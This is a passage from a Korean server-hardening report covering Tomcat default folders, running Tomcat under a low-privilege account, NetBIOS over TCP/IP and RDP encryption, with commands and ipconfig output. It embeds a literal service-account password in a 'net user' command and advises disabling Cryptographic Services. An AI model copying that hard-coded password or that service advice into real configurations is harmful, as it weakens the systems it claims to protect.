
취약점 조치

- 1) 각 불필요한 서비스 Stop 이후 Startup type을 Disabled로 설정


a. Cryptographic Services 중지 및 비활성화



b. Distributed Link Tracking Client 중지 및 비활성화



c. Print Spooler 중지 및 비활성화



5.2.3. Tomcat 서버 내 불필요한 파일 존재(W-14)


취약점 개요

- Tomcat 환경 기반의 취약점 진단을 수행
- Apache Tomcat 서비스 설치 시 webapps 폴더 내 docs, manager 등의 폴더가 기본으로 설치됨. 사용하지 않는 기본 설치 파일 존재 시 해당 파일들이 공격 대상으로 이용되거나 백도어가 심어질 위험이 존재한다.
- Tomcat Manager 서비스를 사용하지 않는 경우, manager 폴더를 삭제하는 것을 강력히 권고함. Tomcat Manager는 배포된 웹 애플리케이션을 view 단으로 관리할 수 있는 강력한 웹 페이지를 제공하므로 을바르지 않은 설정이 존재한다면 악의적으로 사용될 수 있다.

양호	Tomcat 서버 webapps 폴더 내 불필요한 파일이 존재하지 않는 경우
취약	Tomcat 서버 webapps 폴더 내 불필요한 파일이 존재하는 경우

취약점 설명

- 1) webapps 폴더 내 기본 설치된 docs와 manager 폴더 존재를 확인한다.



- 2) 웹 사이트에서 임의의 사용자가 /docs로 접근해 문서 열람이 가능하므로 해당 문서에는 서버가 사용 중인 톰캣의 버전 등의 정보가 노출된다.

Links

- Docs Home
- FAQ
- User Comments

User Guide

- 1) Introduction
- 2) Setup
- 3) First webapp
- 4) Deployer
- 5) Manager
- 6) Host Manager
- 7) Realms and AAA
- 8) Security Manager
- 9) JNDI Resources
- 10) JDBC DataSources
- 11) Classloading
- 12) JSPs
- 13) SSL/TLS
- 14) SSI
- 15) CGI
- 16) Proxy Support
- 17) MBeans Descriptors

Apache Tomcat 9
Version 9.0.12, Sep 4 2018

Documentation Index

Introduction

This is the top-level entry point of the documentation bundle for t additional features that make it a useful platform for developing a

Select one of the links from the navigation menu (to the left) to dr

Apache Tomcat User Guide

The following documents will assist you in downloading and instal

1. [Introduction](#) - A brief, high level, overview of Apache Tomca
2. [Setup](#) - How to install and run Apache Tomcat on a variety o
3. [First web application](#) - An introduction to the concepts of a
4. [Deployer](#) - Operating the Apache Tomcat Deployer to deplo
5. [Manager](#) - Operating the **Manager** web app to deploy, und
6. [Host Manager](#) - Operating the **Host Manager** web app to a
7. [Realms and Access Control](#) - Description of how to configu
8. [Security Manager](#) - Configuring and using a Java Security M

취약점 조치

- 1) 서버 내 사용하지 않는 파일 및 폴더 삭제해야 하는데 여기서는 docs 폴더 삭제한다.

A. 톰캣 매니저 기능을 사용하지 않는다면, manager 폴더도 함께 삭제하는 것을 권장한다.

Name	Date modified	Type
manager	2025-05-19 오후 1...	File folder
ROOT	2025-05-19 오후 1...	File folder
ROOT.war	2025-05-19 오후 1...	WAR File

5.2.4. 웹 프로세스 권한 제한 미흡(W-15)


취약점 개요

- Apache Tomcat 프로세스가 웹 서비스 운영에 필요한 최소한의 권한만을 갖는 '최소 권한 원칙'을 따라야 한다.
- 웹 프로세스의 권한을 제한하지 않은 경우 웹 사이트 방문자가 웹 서비스의 취약점을 이용하여 서버의 시스템 권한을 획득할 수 있다.
- 공격자가 시스템 권한을 획득한 경우, 서버 내 정보의 변경, 훼손 및 유출할 우려가 있다.

양호	웹 프로세스가 웹 서비스 운영에 필요한 최소한 권한으로 설정되어 있는 경우
취약	웹 프로세스가 관리자/시스템 권한이 부여된 계정으로 구동되고 있는 경우

취약점 설명

- 1) Apache Tomcat이 시스템 권한을 갖는 Local System Account로 로그온하여 실행되고 있다.
 - A. 시스템 권한 : 서버 내 모든 파일 및 폴더에 대해 Full Control 권한 보유
- 2) 공격자가 톰캣을 통해 서버 내에 침투한 경우 임의의 파일의 수정, 읽기, 쓰기, 실행 등의 작업 가능하다.




취약점 조치

- 1) Apache Tomcat 실행용 계정 tomcatsvc 생성. 적절한 비밀번호 설정 필요함.


PowerShell 명령어 : net user tomcatsvc "Str0ng!Passw0rd!" /add/ y

```
PS C:\Users\Administrator> net user tomcatsvc "Str0ng!Passw0rd!" /add /y
The command completed successfully.
```


- 2) 톰캣 서비스 중단 후 Apache Tomcat 설정 화면 – Log on – This account 선택 후 생성한 tomcatsvc 사용자 선택 및 암호 입력(Str0ng!Passw0rd!)



- 3) 'Log on as a service' 보안 정책에 tomcatsvc 사용자 추가



- 4) 톰캣이 사용하는 JRE가 설치된 폴더에 실행 권한 부여 / webapps 폴더에 쓰기(필요한 경우 수정) 권한 부여 후 톰캣 서비스 실행



5.2.5. NetBIOS 바인딩 서비스 구동(W-24)

취약점 개요

- NetBIOS(Network Basic Input/Output System)는 다른 컴퓨터 상에 있는 애플리케이션들이 LAN 네트워크 내에서 서로 통신할 수 있게 해주는 프로그램.
- 기존 LAN 환경에서만 사용할 수 있던 NetBIOS를 TCP/IP 위에서 동작하도록 만든 NetBIOS over TCP/IP 가 개발됨. NetBIOS over TCP/IP를 사용하는 서비스가 인터넷에 직접 연결되어 있다면, 공격자가 네트워크 공유자원을 사용할 우려 존재.
- DNS, SMB over TCP 등 여러 대체 기술이 존재하므로 불필요한 레거시 서비스인 NetBIOS over TCP/IP는 공격 표면을 넓히기만 한다.

양호	TCP/IP와 NetBIOS 간의 바인딩이 제거 되어 있는 경우
취약	TCP/IP와 NetBIOS 간의 바인딩이 제거 되어 있지 않은 경우

취약점 설명


- 1) NetBIOS over TCP/IP 기능이 Enabled 되어 있는 것을 확인한다.

명령 프롬프트 명령어 : ipconfig /all

```
Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . . . . . : ap-northeast-1.compute.internal
  Description . . . . . : AWS PV Network Device #0
  Physical Address . . . . . : 06-19-86-AE-95-55
  DHCP Enabled. . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::4889:10f4:1523:b845%4(Preferred)
  IPv4 Address . . . . . : 10.0.0.68(Preferred)
  Subnet Mask . . . . . : 255.255.255.0
  Lease Obtained. . . . . : 2025-05-21 00:00:00
  Lease Expires . . . . . : 2025-05-21 12:17:12
  Default Gateway . . . . . : 10.0.0.1
  DHCP Server . . . . . : 10.0.0.1
  DHCPv6 IAID . . . . . : 118418632
  DHCPv6 Client DUID. . . . . : 00-01-00-01-2F-BC-D3-F2-06-19-86-AE-95-55
  DNS Servers . . . . . : 10.0.0.2
  NetBIOS over Tcpip. . . . . : Enabled
```

취약점 조치

- 1) NCPA.CPL에서 사용 중인 이더넷 속성 – TCP/IP 속성 – 고급 – WINS 탭에서 NetBIOS over TIP/IP 비활성화



5.2.6. 원격 데스크톱 서비스 암호화 수준 미설정


취약점 개요

- 기본적으로 Windows server에서는 원격 데스크톱 서비스(RDP, 터미널 서비스) 연결에 여러 수준의 암호화 통신을 제공한다.
- 원격 데스크톱 서비스를 이용한 서버 접속 시 낮은 암호화 수준을 적용해 통신할 때, 패킷이 스니핑 당할 경우 공격자에 의해 서버와 클라이언트간 주고 받는 정보가 노출될 우려가 있음.
- 클라이언트에서 지원하는 암호화 알고리즘에 맞추어 암호화 해야 한다.

양호	원격 데스크톱 서비스를 사용하지 않거나 사용 시 암호화 수준을 "클라이언트와 호환 가능(중간)" 이상으로 설정한 경우
취약	원격 데스크톱 서비스를 사용하고 암호화 수준을 "낮음"으로 설정한 경우

